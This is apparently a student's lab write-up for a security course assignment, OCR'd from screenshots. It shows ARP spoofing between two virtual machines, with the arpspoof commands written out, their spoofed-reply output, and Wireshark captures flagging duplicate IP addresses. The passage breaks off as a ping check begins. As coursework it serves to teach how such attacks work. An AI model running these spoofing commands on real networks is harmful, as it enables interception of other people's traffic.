


CYBR371_A2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@osboxes: ~
File Actions Edit View Help
root@osboxes: ~
root@osbox
1 2 3 4
root@osboxes: ~
3:56
Right Ctrl

```
Nmap scan report for osboxes (10.0.2.4)
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.28 seconds
root@osboxes:~# arpspoof -i enp0s3 -t 10.0.2.5 10.0.2.7
8:0:27:55:5d:82 8:0:27:e1:cc:b 0806 42: arp reply 10.0.2.7 is-at 8:0:27:55:5d
:82
8:0:27:55:5d:82 8:0:27:e1:cc:b 0806 42: arp reply 10.0.2.7 is-at 8:0:27:55:5d
:82
8:0:27:55:5d:82 8:0:27:e1:cc:b 0806 42: arp reply 10.0.2.7 is-at 8:0:27:55:5d
:82
8:0:27:55:5d:82 8:0:27:e1:cc:b 0806 42: arp reply 10.0.2.7 is-at 8:0:27:55:5d
:82
8:0:27:55:5d:82 8:0:27:e1:cc:b 0806 42: arp reply 10.0.2.7 is-at 8:0:27:55:5d
:82
8:0:27:55:5d:82 8:0:27:e1:cc:b 0806 42: arp reply 10.0.2.7 is-at 8:0:27:55:5d
:82
8:0:27:55:5d:82 8:0:27:e1:cc:b 0806 42: arp reply 10.0.2.7 is-at 8:0:27:55:5d
:82
8:0:27:55:5d:82 8:0:27:e1:cc:b 0806 42: arp reply 10.0.2.7 is-at 8:0:27:55:5d
:82
8:0:27:55:5d:82 8:0:27:e1:cc:b 0806 42: arp reply 10.0.2.7 is-at 8:0:27:55:5d
:82
```

Using another terminal on the attacker VM I ran the same arp spoofing but with the target IP being switched to the server IP


arpspoof -i enp0s3 -t 10.0.2.7 10.0.2.5




CYBR371_A2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@osboxes: ~
File Actions Edit View Help
sboxes: ~
root@osboxes: ~
1 2 3 4
root@osboxes: ~
3:56
Right Ctrl

```
8:0:27:55:5d:82 8:0:27:7c:bd:27 0806 42: arp reply 10.0.2.5 is-at 8:0:27:55:5
d:82
8:0:27:55:5d:82 8:0:27:7c:bd:27 0806 42: arp reply 10.0.2.5 is-at 8:0:27:55:5
d:82
8:0:27:55:5d:82 8:0:27:7c:bd:27 0806 42: arp reply 10.0.2.5 is-at 8:0:27:55:5
d:82
8:0:27:55:5d:82 8:0:27:7c:bd:27 0806 42: arp reply 10.0.2.5 is-at 8:0:27:55:5
d:82
8:0:27:55:5d:82 8:0:27:7c:bd:27 0806 42: arp reply 10.0.2.5 is-at 8:0:27:55:5
d:82
8:0:27:55:5d:82 8:0:27:7c:bd:27 0806 42: arp reply 10.0.2.5 is-at 8:0:27:55:5
d:82
8:0:27:55:5d:82 8:0:27:7c:bd:27 0806 42: arp reply 10.0.2.5 is-at 8:0:27:55:5
d:82
8:0:27:55:5d:82 8:0:27:7c:bd:27 0806 42: arp reply 10.0.2.5 is-at 8:0:27:55:5
d:82
8:0:27:55:5d:82 8:0:27:7c:bd:27 0806 42: arp reply 10.0.2.5 is-at 8:0:27:55:5
d:82
8:0:27:55:5d:82 8:0:27:7c:bd:27 0806 42: arp reply 10.0.2.5 is-at 8:0:27:55:5
d:82
8:0:27:55:5d:82 8:0:27:7c:bd:27 0806 42: arp reply 10.0.2.5 is-at 8:0:27:55:5
d:82
```

Opening wireshark on the Attacker VM to show the spoofing:


CYBR371_A2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Capturing from enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
1 2 3 4
root@osboxes: ~
Capturing from enp0s3
4:24
Right Ctrl


```
No.   Time          Source              Destination         Protocol  Length Info
    8 6.535745865   PcsCompu_55:5d:82   PcsCompu_7c:bd:27   ARP           42 10.0.2.
    9 8.002302160   PcsCompu_55:5d:82   PcsCompu_e1:cc:0b   ARP           42 10.0.2.
   10 8.536373644   PcsCompu_55:5d:82   PcsCompu_7c:bd:27   ARP           42 10.0.2.
   11 10.002773855  PcsCompu_55:5d:82   PcsCompu_e1:cc:0b   ARP           42 10.0.2.
   12 10.536791335  PcsCompu_55:5d:82   PcsCompu_7c:bd:27   ARP           42 10.0.2.
   13 11.148513544  10.0.2.7            10.0.2.3            DHCP         327 DHCP Re
   14 11.150873791  10.0.2.3            10.0.2.7            DHCP         590 DHCP AC
   15 12.003282925  PcsCompu_55:5d:82   PcsCompu_e1:cc:0b   ARP           42 10.0.2.
   16 12.537284977  PcsCompu_55:5d:82   PcsCompu_7c:bd:27   ARP           42 10.0.2.
   17 14.003821855  PcsCompu_55:5d:82   PcsCompu_e1:cc:0b   ARP           42 10.0.2.
   18 14.537803940  PcsCompu_55:5d:82   PcsCompu_7c:bd:27   ARP           42 10.0.2.
   19 16.004311524  PcsCompu_55:5d:82   PcsCompu_e1:cc:0b   ARP           42 10.0.2.

> Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface enp0s3
> Ethernet II, Src: PcsCompu_55:5d:82 (08:00:27:55:5d:82), Dst: PcsCompu_e1:cc:0b (08:00
> Address Resolution Protocol (reply)
```


CYBR371_A2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
*enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
1 2 3 4
root@osboxes: ~
*enp0s3
4:26
Right Ctrl

```
Destination          Protocol  Length  Info
PcsCompu_e1:cc:0b    ARP           42 10.0.2.7 is at 08:00:27:55:5d:82
PcsCompu_7c:bd:27    ARP           42 10.0.2.5 is at 08:00:27:55:5d:82 (duplicate use of
PcsCompu_e1:cc:0b    ARP           42 10.0.2.7 is at 08:00:27:55:5d:82
PcsCompu_7c:bd:27    ARP           42 10.0.2.5 is at 08:00:27:55:5d:82 (duplicate use of
PcsCompu_e1:cc:0b    ARP           42 10.0.2.7 is at 08:00:27:55:5d:82
PcsCompu_7c:bd:27    ARP           42 10.0.2.5 is at 08:00:27:55:5d:82 (duplicate use of
PcsCompu_e1:cc:0b    ARP           42 10.0.2.7 is at 08:00:27:55:5d:82
PcsCompu_7c:bd:27    ARP           42 10.0.2.5 is at 08:00:27:55:5d:82 (duplicate use of
10.0.2.3             DHCP         327 DHCP Request  - Transaction ID 0xf57892d2
10.0.2.7             DHCP         590 DHCP ACK      - Transaction ID 0xf57892d2
PcsCompu_e1:cc:0b    ARP           42 10.0.2.7 is at 08:00:27:55:5d:82
PcsCompu_7c:bd:27    ARP           42 10.0.2.5 is at 08:00:27:55:5d:82 (duplicate use of
```

```
> Address Resolution Protocol (reply)
> [Duplicate IP address detected for 10.0.2.5 (08:00:27:55:5d:82) - also in use by 08:00
> [Duplicate IP address detected for 10.0.2.7 (08:00:27:7c:bd:27) - also in use by 08:00
```

Just checking again by pinging the attackers IP using the targets VM:

